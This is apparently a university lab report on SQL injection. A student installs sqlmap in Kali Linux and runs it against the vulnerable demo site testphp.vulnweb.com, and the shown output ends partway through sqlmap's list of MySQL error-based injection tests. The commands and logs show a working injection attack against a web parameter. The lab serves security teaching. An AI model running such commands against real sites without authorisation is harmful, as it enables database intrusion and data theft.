VIT®

Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

FALL SEMESTER 2023-24

LAB ASSESSMENT -2

NAME:- Namit Mehrotra

Registration Number:- 21BCE0763

Course Name:- Information Security Analysis and Audit Lab BCSE353E

Slot:- L57+L58

Date:- 17-06-2023

EXERCISE 2-A: SQL Injection using SQLMap in Kali Linux


I. AIM: To Prepare an experimental report along with your observations and inferences for SQL Injection using SQLMap in Kali Linux.

II. TOOLS REQUIRED:

1. Products: SQLMap
2. Internet browser: Google Chrome
3. Kali Liniux


III. STEP BY STEP PROCEDURE:

1. The user is advised to update their system by entering the command "sudo apt update”.




```
┌──(namitmehrotra㉿kali)-[~]
└─$ sudo su
[sudo] password for namitmehrotra:
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sudo apt update
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
501 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿kali)-[/home/namitmehrotra]
└─# 
```

2. Following the update, the user should run the command "sudo apt install sqlmap" to install SQLMap.




```
┌──(namitmehrotra㉿kali)-[~]
└─$ sudo su
[sudo] password for namitmehrotra:
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sudo apt update
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
501 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿kali)-[/home/namitmehrotra]
└─# sudo apt install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.7.2-1).
sqlmap set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 501 not upgraded.

┌──(root㉿kali)-[/home/namitmehrotra]
└─# █
```


3. To find the database for the given link, the user should copy the URL "http://testphp.vulnweb.com/artists.php?artist=1" and paste it into the terminal. Then, the user should use the sqlmap command by typing "sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –dbs" and press enter. This will execute the command to find the database.




```
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 22:14:06 /2023-05-12/

[22:14:07] [INFO] testing connection to the target URL
[22:14:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:14:08] [INFO] testing if the target URL content is stable
[22:14:08] [INFO] target URL content is stable
[22:14:08] [INFO] testing if GET parameter 'artist' is dynamic
[22:14:09] [INFO] GET parameter 'artist' appears to be dynamic
[22:14:09] [INFO] heuristic (basic) test shows that GET parameter 'artist' mi
ght be injectable (possible DBMS: 'MySQL')
[22:14:10] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
█
```




```
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided level (1) and risk (1) values? [Y/n] y
[22:19:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:19:06] [INFO] GET parameter 'artist' appears to be 'AND boolean-based bli
nd - WHERE or HAVING clause' injectable (with --string="id")
[22:19:06] [INFO] testing 'Generic inline queries'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (BIGINT UNSIGNED)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
```



```
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
se (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
DER BY or GROUP BY clause (JSON_KEYS)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
ause (JSON_KEYS)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (FLOOR)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (UPDATEXML)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (UPDATEXML)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clau
se (FLOOR)'
[22:19:13] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLO
OR)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTR
ACTVALUE)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGI
NT UNSIGNED)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)
'

[22:19:14] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID
_SUBSET)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JS
ON_KEYS)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOO
R)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDA
TEXML)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTR
```

